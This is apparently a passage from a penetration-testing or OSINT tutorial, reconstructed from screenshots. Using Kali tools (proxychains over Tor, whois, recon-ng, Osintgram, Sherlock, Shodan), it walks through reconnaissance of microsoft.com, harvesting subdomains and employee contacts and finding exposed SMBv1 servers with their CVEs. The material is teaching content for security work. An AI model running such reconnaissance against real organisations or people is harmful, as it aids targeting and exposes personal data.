... content-signature-2.cdn.mozilla.net:443 [proxychains] DLL init: proxychains-ng 4.14
... OK
[proxychains] Dynamic chain ... 167.71.27.77:8080 ... firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain ... 167.71.27.77:8080 ... firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain ... 167.71.27.77:8080 ... push.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 167.71.27.77:8080 ... safebrowsing.googleapis.com:443 ... OK

```



```

110 #
111 [ProxyList]
112 # add proxy here ...
113 # meanwhile
114 # defaults set to "tor"
115 socks4 127.0.0.1 9050
116 #http 167.71.27.77 8080
117 #http 159.65.14.136 8080
118

```

```

kali@kali:~$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
   Active: active (exited) since Wed 2021-06-16 17:55:52 EDT; 8s ago
     Process: 26363 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 26363 (code=exited, status=0/SUCCESS)
       CPU: 1ms

```

```

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ocpk.pki.goog:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ocpk.digicert.com:80 ... OK

```



```
kali@kali:~$ whois microsoft.com
```

```
Domain Name: MICROSOFT.COM
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2021-03-12T23:25:32Z
Creation Date: 1991-05-02T04:00:00Z
Registry Expiry Date: 2022-05-03T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1-205.AZURE-DNS.COM
Name Server: NS2-205.AZURE-DNS.NET
Name Server: NS3-205.AZURE-DNS.ORG
Name Server: NS4-205.AZURE-DNS.INFO
DNSSEC: unsigned
```

Qualification & Experience:

- Bachelor's degree in Computer Science or a related field
- 2+ years' experience in a Network Administration role
- Previous experience with Microsoft Windows Server 2012, 2016 and 2019 preferred
- Previous experience with Fortinet Firewalls, Cisco switches and routers preferred
- MCSE certification, Azure, Microsoft 365 or Data and AI Certification

Domain Search



☒ All ☐ Personal ☐ Generic

Domain Search ?

microsoft.com

🌐 microsoft.com



✓ All ● Personal ● Generic

34,636 results [Export in CSV](#)

Most common pattern: {last}{f}@microsoft.com

Find someone...

Support (471)

IT / Engineering (450)

Management (279)



Jonathan Downes

@microsoft.com ● ✓



1 source ▾

David Szabo Strategy Advisor

@microsoft.com ● ✓



8 sources ▾

Attila Kocsis

@microsoft.com ● ✓



1 source ▾

David Szabo Strategy Advisor

@microsoft.com ● ✓



8 sources ^

<http://docs.microsoft.com/en-us/archive/blogs/dszabo/sharepoint-governanc...> Jun 24, 2020

<http://docs.microsoft.com/en-us/archive/blogs/dszabo/single-tenant-vs-multi-...> Jun 24, 2020

<http://docs.microsoft.com/en-us/archive/blogs/dszabo/happy-days-ocs-2007-...> Apr 24, 2020

<http://docs.microsoft.com/en-us/archive/blogs/dszabo/windows-7-rocks> Mar 5, 2020

<http://docs.microsoft.com/en-us/archive/blogs/dszabo/do-you-have-good-ey...> Feb 9, 2020

<http://seriousplaypro.com/members/dszabo/profile> Jan 15, 2020

<http://slideshare.net/innovationacademy/tallinn-motivation-speech-24167352> Feb 25, 2018

<http://cloudstrategyblog.wordpress.com/2012/04/22/make-a-startup-idea-gre...> Nov 7, 2017

REMOVED

```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
```



```
[recon-ng][default] > modules search
```

Discovery

```
discovery/info_disclosure/cache_snoop  
discovery/info_disclosure/interesting_files
```

Exploitation

```
exploitation/injection/command_injector  
exploitation/injection/xpath_bruter
```

```
[recon-ng][pentest1] > workspaces list
```

Workspaces	Modified
default	2021-06-14 10:46:39
pentest1	2021-06-15 13:00:07

```
[recon-ng][pentest1] > modules search whois
```

```
[*] Searching installed modules for 'whois'...
```

Recon

```
recon/companies-domains/viewdns_reverse_whois  
recon/companies-multi/whois_miner  
recon/domains-companies/whoxy_whois  
recon/domains-contacts/whois_pocs  
recon/netblocks-companies/whois_orgs
```

```
[recon-ng][pentest1] > 
```

```
[recon-ng][pentest1] > modules load recon/domains-contacts/whois_pocs
[recon-ng][pentest1][whois_pocs] > info
```

Name: Whois POC Harvester
Author: Tim Tomes (@lanmaster53)
Version: 1.0

**Description and
required parameters**

Description:

Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the 'contacts' table with the results.

Options:

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'info' for details)

Requirement

Source Options:

default	SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>	string representing a single input
<path>	path to a file containing a list of inputs
query <sql>	database query returning one column of inputs

```
[recon-ng][pentest1][whois_pocs] > █
```

```
[recon-ng][pentest1][whois_pocs] > run
```

MICROSOFT.COM

```
[*] URL: http://whois.arin.net/rest/pocs;domain=microsoft.com
[*] URL: http://whois.arin.net/rest/poc/AADLA11-ARIN
[*] Country: United States
[*] Email: ██████████@microsoft.com
[*] First_Name: CHRIS
[*] Last_Name: AADLAND
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Seattle, WA
[*] Title: Whois contact
[*]
[*] URL: http://whois.arin.net/rest/poc/AADLA1-ARIN
```

```
[recon-ng][pentest1] > modules search bing
```

```
[*] Searching installed modules for 'bing'...
```

Recon

```
recon/companies-contacts/bing_linkedin_cache
recon/domains-hosts/bing_domain_api
recon/domains-hosts/bing_domain_web
recon/hosts-hosts/bing_ip
recon/profiles-contacts/bing_linkedin_contacts
```

```
[recon-ng][pentest1] > █
```

```
[recon-ng][pentest1] > show hosts
```

rowid	host	ip_address	region	module
1	windowsupdate.microsoft.com			bing_domain_web
2	education.microsoft.com			bing_domain_web
3	lookbook.microsoft.com			bing_domain_web
4	myinspire.microsoft.com			bing_domain_web
5	supplier.microsoft.com			bing_domain_web
6	myignite.microsoft.com			bing_domain_web
7	myworkaccount.microsoft.com			bing_domain_web
8	rdweb.wvd.microsoft.com			bing_domain_web
9	speech.microsoft.com			bing_domain_web
10	app.whiteboard.microsoft.com			bing_domain_web

```
[recon-ng][pentest1] > show contacts
```

rowid	first_name	middle_name	last_name	email	title
1	CHRIS		AADLAND	@microsoft.com	Whois contact
2	CHRISTINA		AADLAND	@microsoft.com	Whois contact
3	Christina		Aadland	@microsoft.com	Whois contact
4			Abuse	abuse@microsoft.com	Whois contact
5			Administrator	ips.global.admin@ipayout.onmicrosoft.com	Whois contact
6			AFIADMIN	NetworkDesign@amfam.onmicrosoft.com	Whois contact
7	Melissa		Allison	@ocmcdonald.onmicrosoft.com	Whois contact
8	Jeffrey		Amels	@microsoft.com	Whois contact

```
[recon-ng][pentest1] > dashboard
```

Activity Summary	
Module	Runs
recon/domains-contacts/whois_pocs	1
recon/domains-hosts/bing_domain_web	1
recon/domains-hosts/builtwith	10
recon/domains-hosts/google_site_web	1
recon/domains-hosts/netcraft	1

Results Summary	
Category	Quantity
Domains	0
Companies	0
Netblocks	0
Locations	0
Vulnerabilities	0
Ports	0
Hosts	100
Contacts	30
Credentials	0
Leaks	0
Pushpins	0
Profiles	0
Repositories	0

```
[recon-ng][pentest1] > modules search report
[*] Searching installed modules for 'report'...
```

Reporting

```
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml
```

```
[recon-ng][pentest1] > modules load reporting/html
[recon-ng][pentest1][html] > info
```

1

Description:
Creates an HTML report.

Options:

Name	Current Value	Required	Description
CREATOR		yes	use creator name in the report footer
CUSTOMER		yes	use customer name in the report header
FILENAME	/home/kali/.recon-ng/workspaces/pentest1/results.html	yes	path and filename for report output
SANITIZE	True	yes	mask sensitive data in the report

```
[recon-ng][pentest1][html] > options set CREATOR Glen
```

2

CREATOR ⇒ Glen

```
[recon-ng][pentest1][html] > options set CUSTOMER MS-Target
```

3

CUSTOMER ⇒ MS-Target

```
[recon-ng][pentest1][html] > options set FILENAME /home/kali/PenTest1-Report.html
```

4

FILENAME ⇒ /home/kali/PenTest1-Report.html

```
[recon-ng][pentest1][html] > run
```

```
[*] Report generated at '/home/kali/PenTest1-Report.html'.
```

5

```
[recon-ng][pentest1][html] >
```

Recon-ng Reconnaissance Report - Mozilla Firefox

Recon-ng Reconnaissance Report

file:///home/kali/PenTest1-Report.html

133%

MS-Target

Recon-ng Reconnaissance Report

[+] Summary

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
academic.microsoft.com							bing_domain_web
account.microsoft.com							netcraft
admin.exchange.microsoft.com							netcraft
admin.microsoft.com							bing_domain_web
admin.powerplatform.microsoft.com							bing_domain_web
ambassadors.microsoft.com							bing_domain_web
answers.microsoft.com							netcraft
app.whiteboard.microsoft.com							bing_domain_web
appsource.microsoft.com							bing_domain_web
azure.microsoft.com							netcraft

Recon-web - Mozilla Firefox

Recon-web

127.0.0.1:5000

[recon-ng] [pentest1]

pushpin

xlsx

Tables:

companies

contacts

credentials

domains

hosts

leaks

locations

netblocks

ports

profiles

pushpins

repositories

vulnerabilities

hosts

100

contacts

30

domains

0

companies

0

netblocks

recon/domains-hosts/builtwith

10

recon/domains-hosts/google_site_web

2

recon/domains-contacts/whois_pocs

1

recon/domains-hosts/bing_domain_web

1

recon/domains-hosts/netcraft

1

reporting/html

1

```
[*] Hosts found: 103
```

```
3rdpartysource.microsoft.com: [REDACTED]  
about.ads.microsoft.com: [REDACTED]  
academic.microsoft.com: [REDACTED]  
account.microsoft.com: [REDACTED]  
activate.microsoft.com: [REDACTED]  
admin.microsoft.com: [REDACTED]  
ads.microsoft.com: [REDACTED]  
ambassadors.microsoft.com: [REDACTED]  
answers.microsoft.com: [REDACTED]
```

```
(venv)kali@kali:~/Osintgram$ make setup  
##### Setup for Osintgram #####  
Instagram Username: [REDACTED]  
Instagram Password:  
Setup Successful - config/credentials.ini created
```

```
Run a command: info  
[ID] 524549267  
[FULL NAME] Microsoft  
[BIOGRAPHY] The official Instagram account of Microsoft. We may surprise you.  
[FOLLOWED] 3244091  
[FOLLOW] 230  
[BUSINESS ACCOUNT] True  
[VERIFIED ACCOUNT] True  
[HD PROFILE PIC] https://instagram.fpos1-2.fna.fbcdn.net/v/t51.2885-19/171381  
.net&_nc_ohc=HTJrg3uRgtsAX8y6Le4&edm=AIRHW0ABAAAA&ccb=7-4&oh=018a48a8f2d492b4  
[CITY] Redmond, Washington
```

```
(venv)kali@kali:~/Osintgram$ ls output  
dont_delete_this_folder.txt  microsoft_propic.jpg
```

```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout 5  
[*] Checking username on:  
+ 3dnews: http://forum.3dnews.ru/member.php?username=microsoft  
+ 7Cups: https://www.7cups.com/@microsoft  
+ 9GAG: https://www.9gag.com/u/microsoft  
+ About.me: https://about.me/microsoft  
+ Academia.edu: https://independent.academia.edu/microsoft  
+ Alik.cz: https://www.alik.cz/u/microsoft  
+ AllTrails: https://www.alltrails.com/members/microsoft  
+ Anobii: https://www.anobii.com/microsoft/profile
```

```
kali@kali:~/sherlock$ ls
```

```
CODE_OF_CONDUCT.md  docker-compose.yml  images  microsoft.txt
CONTRIBUTING.md    Dockerfile          LICENSE  README.md
```


```
kali@kali:~/sherlock$ cat microsoft.txt
```

```
http://forum.3dnews.ru/member.php?username=microsoft
https://www.7cups.com/@microsoft
https://www.9gag.com/u/microsoft
https://about.me/microsoft
```

TOTAL RESULTS

592,948

TOP COUNTRIES



United States	202,264
Hong Kong	49,594
Japan	37,605
South Africa	25,580
United Kingdom	20,484

[More...](#)

[View Report](#) [Download Results](#) [Browse Images](#) [View on Map](#)

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

MnogoByte LLC

Russian Federation, Moscow

SMB Status:

Authentication: enabled
SMB Version: 1

OS: Windows Server 2008 R2 Standard 7601 Service Pack 1

Software: Windows Server 2008 R2 Standard 6.1

Capabilities: dfs, extended-security, infolevel-passthru, large-files, large-readx,

2021-06-12T21:29:15.501103

Woolworths Holdings Limited

United States, Santa Clara

SMB Status:

Authentication: enabled
SMB Version: 1

OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1

Software: Windows Server 2008 R2 Enterprise 6.1

Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large

2021-06-12T21:29:13.517568

IP addresses are blurred for privacy

// LAST UPDATE: 2021-06-12

Open Ports

21	53	80	110	143	3389	8181
----	----	----	-----	-----	------	------

// 80 / TCP

279571550 | 2021-05-30T19:22:36.668050

Microsoft IIS httpd 7.5

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/7.1.25
Set-Cookie: PHPSESSID=rqlrhb904v788snd927f10dsth; path=/
Link: <http://[redacted]/index.php/wp-json/>; rel="https://api.w.org/"
X-Powered-By: ASP.NET
Date: Sun, 30 May 2021 19:22:36 GMT
Content-Length: 12814
```

Web Technologies



GOOGLE FONT API



HANDLEBARS



JQUERY

JQUERY MIGRATE



MYSQL

php PHP



WORDPRESS

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

- CVE-2019-9024** An issue was discovered in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1. `xmlrpc_decode()` can allow a hostile XMLRPC server to cause PHP to read memory outside of allocated areas in `base64_decode_xmlrpc` in `ext/xmlrpc/libxmlrpc/base64.c`.
- CVE-2010-1256** Unspecified vulnerability in Microsoft IIS 6.0, 7.0, and 7.5, when Extended Protection for Authentication is enabled, allows remote authenticated users to execute arbitrary code via unknown vectors related to "token checking" that trigger memory corruption, aka "IIS Authentication Memory Corruption Vulnerability."
- CVE-2018-19935** `ext/imap/php_imap.c` in PHP 5.x and 7.x before 7.3.0 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via an empty string in the message argument to the `imap_mail` function.

// 445 / TCP

2074933174 | 2021-06-12T21:29:13.517568

SMB Status:

Authentication: enabled
SMB Version: 1
OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1
Software: Windows Server 2008 R2 Enterprise 6.1
Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large-writex, level2-oplocks, lock-and-re ad, lvio, nt-find, nt-smb, nt-status, rpc-remote-api, unicode

**SMB version 1
Windows Server 2008**



Q Hosts v

209.94. [REDACTED]

209.94. [REDACTED]

2021-06-17



Summary



WHOIS



Basic Information



OS Microsoft Windows



Network Telecommunication Services of Trinidad and Tobago (TT)

